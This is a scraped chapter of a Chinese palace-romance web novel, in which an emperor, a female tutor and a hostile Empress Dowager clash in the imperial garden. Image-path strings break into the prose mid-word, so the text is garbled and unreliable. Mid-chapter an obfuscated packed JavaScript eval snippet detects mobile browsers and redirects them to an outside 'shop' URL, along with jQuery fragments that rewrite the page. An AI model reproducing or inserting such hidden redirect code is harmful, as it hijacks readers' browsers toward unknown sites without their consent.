君昊天欣喜地接过,指尖触到粗糙却温暖的布料,心中涌起一股暖流,瞬间驱散了所有的失落。他小心翼翼地捧着围巾,仿佛捧着稀世珍宝一般,眉眼间满是欢喜与珍视:“阿宁亲手织的,我怎会嫌弃?这是我收到过最好的贺礼,我定会好好珍藏,日日带在身边,贴身收藏。”
上官婉宁淡笑:“这围巾虽不精美,却还算保暖。冬天天冷时,你围上它,也能挡些寒风。”
君昊天笑道:“阿宁总能想出这些新奇的物件,做出这些独特的东西,真好。”
上官婉宁闻言,只是淡淡一笑。两人相视无言,御花园中再次陷入静谧,只有秋风拂过树叶的沙沙声。
片刻后,君昊天率先打破沉默:“阿宁,你打算何时动身前往南园国?”
上官婉宁思索片刻:“大概就这几日吧,待把这边的琐事安顿好,便启程。”
君昊天面露担忧:“阿宁,我曾听闻,南园国的宰相,也就是你的生父,是个家教极严、心思缜密的人。你如今这般清冷淡漠的性子,怕是难以入他眼,他未必会接受你。”
上官婉宁语气平淡无波:“昊天,我对从前的那个家,没有丝毫记忆。于我而言,所谓的生父生母,都不过是陌生人罢了。我早已把大庆当作自己的第二故乡,此次前往南园国,不过是想去看看我的生母,了却一桩心愿而已。”
君昊天依旧忧心忡忡:“阿宁,我信你的聪慧,可你对这个世界的诸多规则还不甚了解,许多事情,远比你想象的复杂。此去南园,怕是会遇到不少波折。”
上官婉宁安抚道:“昊天放心,我自有分寸,也会好好照顾自己,不会让自己吃亏的。”
君昊天这才稍稍放心,淡笑道:“不过有九叔和明宇陪你一同前往,有他们护着你,我倒也能安心些。”
上官婉宁随意问道:“说起明宇,他文武双全,智谋过人,是难得的栋梁之才。昊天,你为何不召他入朝为官,为大庆效力,助你稳固江山?”
君昊天微笑着摇头,语气里带着几分了然:“阿宁,你应当也知晓明宇的过往吧。他为情所伤,心死之后,便只想隐居避世,不问世事。若非与九叔有莫逆之交,生死情谊,怕是这世上再无人能寻到他的踪迹。这般淡泊名利、心灰意冷的性子,怎会愿意踏入朝堂这是非之地,再次卷入纷争之中?”
上官婉宁轻轻叹息:“是啊,正所谓‘问世间情为何物,直教人生死相许’。明宇这般痴情,着实令人动容。”
“上官姑娘果然不愧是天下第一女夫子,出口成章,文采斐然,真是闻名不如见面,难怪能让皇上如此另眼相看。”一道清冷中带着讥讽与不屑的女声突然响起,打破了园中的静谧,语气里的敌意毫不掩饰。
君昊天脸色骤冷,周身气息瞬间沉了下来,抬眸望去,语气带着明显的不悦:“母后,您怎么来了?”
来人正是蓉太后丁语蓉,她身着华丽的宫装,头戴凤钗,步步生莲般走来,眼神轻蔑地扫过上官婉宁,像是在看什么不入流的东西,冷笑道:“哀家是来与皇上商议明日大婚的诸多事宜,毕竟这是大庆的头等大事,容不得半点马虎。没想到政务繁忙的皇上,竟有这般闲情逸致,在此与一个身份不明的普通民女闲聊畅谈,真是好兴致啊。”她刻意加重“普通民女”四字,语气里的鄙夷显而易见。
君昊天眼神一厉,语气冰冷刺骨,带着帝王的威严与警告:“母后慎言!上官姑娘乃是朕亲自册封的太傅,位列三公,并非什么普通民女。请母后说话注意分寸,谨守太后的身份,莫要失了皇家的体面,更不要让朕为难。”
上官婉宁抬眸打量着眼前的女子——不过二十余岁的年纪,生得国色天香,气质雍容华贵,却带着一股难以掩饰的凌厉与野心。她心中了然:这想必就是明宇心心念念、甘愿付出一切的心上人,如今的蓉太后丁语蓉了。她缓缓起身,微微弯腰行礼,语气平淡无波,不卑不亢:“上官婉宁,见过太后娘娘。”
丁语蓉直视着她,眼神锐利如刀,像是要将她看穿一般,心中暗忖:果然是个不简单的女子,小小年纪便有这般从容淡定的气度,遇事不慌不忙,还身怀武艺,难怪那几个废物会栽在她手里,坏了我的大事。今日定要给她一个教训,让她知晓这后宫与朝堂的规矩,明白什么人是她不能招惹的。
而上官婉宁被她这般盯着,只觉得那眼神熟悉又刺耳,像极了现代那位继母看她时的模样——满是厌恶与恶意,仿佛要将她生吞活剥一般。尘封的记忆骤然被勾起,幼时被继母殴打辱骂的画面涌上心头,饶是她向来镇定,也不由得身形微微一颤,指尖悄然攥紧。
君昊天敏锐地察觉到她的异样,见她指尖泛白,身形微颤,心头一紧,当即冷声道:“母后,朕还有要事与上官太傅商议,事关重大,不便招待,您请回吧。”语气中的驱逐之意毫不掩饰,带着不容拒绝的强硬。
丁语蓉本想借机教训一下上官婉宁,杀杀她的锐气,却见君昊天这般明目张胆地护着她,还敢用如此冷酷的语气对自己下逐客令,心中怒火中烧,差点就要发作。但她深知君昊天如今已亲政,手握实权,朝中不少大臣都依附于他,自己不宜硬碰硬,只得强压下怒火,狠狠地瞪了上官婉宁一眼,那眼神像是淬了毒一般,随即转身拂袖离去,裙摆扫过石凳,带着一阵冷风。
待丁语蓉的身影彻底消失在视线中,君昊天连忙上前,担忧地问道:“阿宁,你怎么了?是不是想起了什么不开心的事?方才她是不是吓到你了?有没有哪里不舒服?”
上官婉宁缓缓松开攥紧的指尖,沉默片刻,才淡淡道:“我没事,只是她的眼神,让我想起了一个曾经伤害过我的人。”
君昊天心疼不已,语气带着坚定的承诺:“阿宁,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17125676|196056||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();$(''#content'').append(''
那个人定是让你受了不少苦吧。往后,我不会再让太后有任何机会见到你,绝不会再让你受这般委屈,更不会让任何人再用那种眼神看你。”
上官婉宁轻轻摇头,语气平静而理性,带着过来人的通透:“昊天,她毕竟是你的母后,是大庆的太后,名分摆在那里。你不必为了我与她闹得太僵,伤了母子和气,反而让有心人钻了空子。朝堂之上,君臣母子的名分不可不顾,该隐忍时便隐忍,这是为君之道。
况且,方才虽只是匆匆一见,我便能看出她绝非简单之人,心机深沉,野心颇大,且手段定然狠辣。也难怪,她会舍弃明宇那般深厚的情意,步步为营,从一个普通女子走到今日这太后之位。”她心中暗暗想起了清朝的慈禧太后,皆是这般权欲熏心、为达目的不择手段之人。
君昊天轻轻点头,心中虽仍有不甘,却也知晓她说得有理,事关朝堂稳定,他不能仅凭一时意气行事。他其实极想问问她过往的经历,极想知晓她心中的苦楚,想知道究竟是谁曾那般伤害她。但他更清楚上官婉宁的性子——向来不愿轻易吐露心声,心中的高墙一旦筑起,便难以轻易推开,强问只会让她更加封闭自己,适得其反。罢了,只要她能平安幸福,便足够了,她的过往,若她不愿说,他便不再追问。
慈宁宫的朱门在身后缓缓合上,隔绝了宫外的喧嚣,也掩去了丁语蓉脸上惯有的端庄威仪。她挥了挥手,示意殿内侍奉的太监宫女尽数退下,连贴身的掌事嬷嬷也未留下。空旷的寝殿里,只剩下她单薄的身影,与窗外斜斜投进来的夕阳交叠,晕出几分萧索。
指尖无意识地摩挲着袖口的暗纹,上官婉宁在御花园中那句“问世间情为何物,直教人生死相许”忽然又在耳畔响起,字字句句都像细针,轻轻刺着她沉寂多年的心房。伤感如潮水般漫上来,她转身走到妆台前,从抽屉最深处取出一个描金嵌玉的精致锦盒。锦盒入手微凉,打开的瞬间,一抹温润的莹白跃入眼帘——那是一只羊脂白玉手镯,玉质细腻,镯身上雕刻的缠枝莲纹依旧清晰,正是当年李明宇亲手为她戴上的定情之物。
指尖抚过玉镯冰凉的触感,丁语蓉的眼眶渐渐湿润,晶莹的泪珠在睫毛上打着转,却倔强地不肯落下。她声音微颤,带着难以言喻的委屈与无奈,轻声自语:“宇,对不起……蓉儿真的是迫不得已才离开了你。若有选择,谁愿困在这深宫高墙之内,与你天各一方?”
三炷香的时辰悄然流逝,暮色渐浓,城郊一片茂密的树林里,枝叶交错,遮天蔽日,只有零星的光斑透过叶隙洒在地面。一棵老槐树下,两道身影静静伫立,空气里弥漫着无声的沉寂,连风吹过树叶的沙沙声都显得格外清晰。
最终,还是丁语蓉率先打破了这份沉默。她压下心底翻涌的波澜,声音虽带着几分不易察觉的滞涩,却依旧维持着太后的端庄:“宇,这些年……你都还好吗?”